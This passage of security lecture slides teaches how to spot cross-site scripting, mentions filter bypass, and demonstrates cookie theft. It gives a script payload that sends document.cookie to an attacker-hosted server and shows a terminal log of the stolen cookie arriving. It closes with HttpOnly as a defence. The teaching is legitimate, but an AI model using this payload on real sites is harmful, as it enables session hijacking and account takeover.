8 XSS - Identification

- there are multiple methods to try and test for XSS vulnerabilities
- good idea: try out different special meaning sign to see if code is actually embedded, e.g., `<h1>test</h1>`
- certain characters might be blocked, so good idea to try out different ones, like …

```
<>          # HTML elements
{}          # JS Functions
' "         # strings
;           # end of statement
...
```

8 XSS - Avoiding Filters

- so what happens if we detect filters that might block and encode certain special signs?
  - try to bypass them!
  - very similar to command injection methodology
    - try to identify which characters are forbidden / allowed
    - try to come up with payloads that consists of only allowed characters
- however, this section only serves as a primer on XSS attacks
  - not a focus of this lecture

8 XSS - Consequences



- by now, we talked about what a XSS attack is and how to perform it, but we did not talk about what we can actually do it with that is dangerous
- this is equivalent to the question: what malicious actions can I perform, given the ability to execute JavaScript on browsers
  - answer: multiple things (often dependent on specific situation)
  - one classical attack is cookie stealing

8 XSS - Cookie Stealing

1. start by hosting a web server which is reachable by the target
2. make the user fall victim to a XSS attack with a payload, that does two things
   a. try to import some resource from a web server you are hosting
   b. as a path for that resource, set the user's cookie

```
<script>var i=new Image;i.src="http://malicious:8000/?"+document.cookie;</script>
```

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [30/Oct/2023 13:42:27] code 404, message File not found
127.0.0.1 - - [30/Oct/2023 13:42:27] "GET /eyJpdiI6ImhcL1FGV29qOHJubU9YV21yWW1XaEJ3PT0iLCJ2YWx1ZSI6IkJcLzUyaUxpS0dJN0hh HTTP/1.1" 404 -
```

8 XSS - Cookie Properties

- cookies can have properties, one of which has the direct purpose of preventing cookie stealing attacks such as this one
  - the `HttpOnly` flag, if set, defines that only the HTTP protocol is allowed to call and use Cookies stored in the browser (not JavaScript)

(Re)Sources

- https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html
- https://bash.cyberciti.biz/guide/$IFS
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection
- https://github.com/Bashfuscator/Bashfuscator
- https://developer.mozilla.org/en-US/docs/Web/HTTP/MIME_types/Common_types
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Type
- https://owasp.org/www-project-top-ten/
- https://en.wikipedia.org/wiki/URL
- https://www.geeksforgeeks.org/types-of-databases/
- https://wordpress.com/de/
- https://www.drupal.de/
- https://tomcat.apache.org/
- https://www.jenkins.io/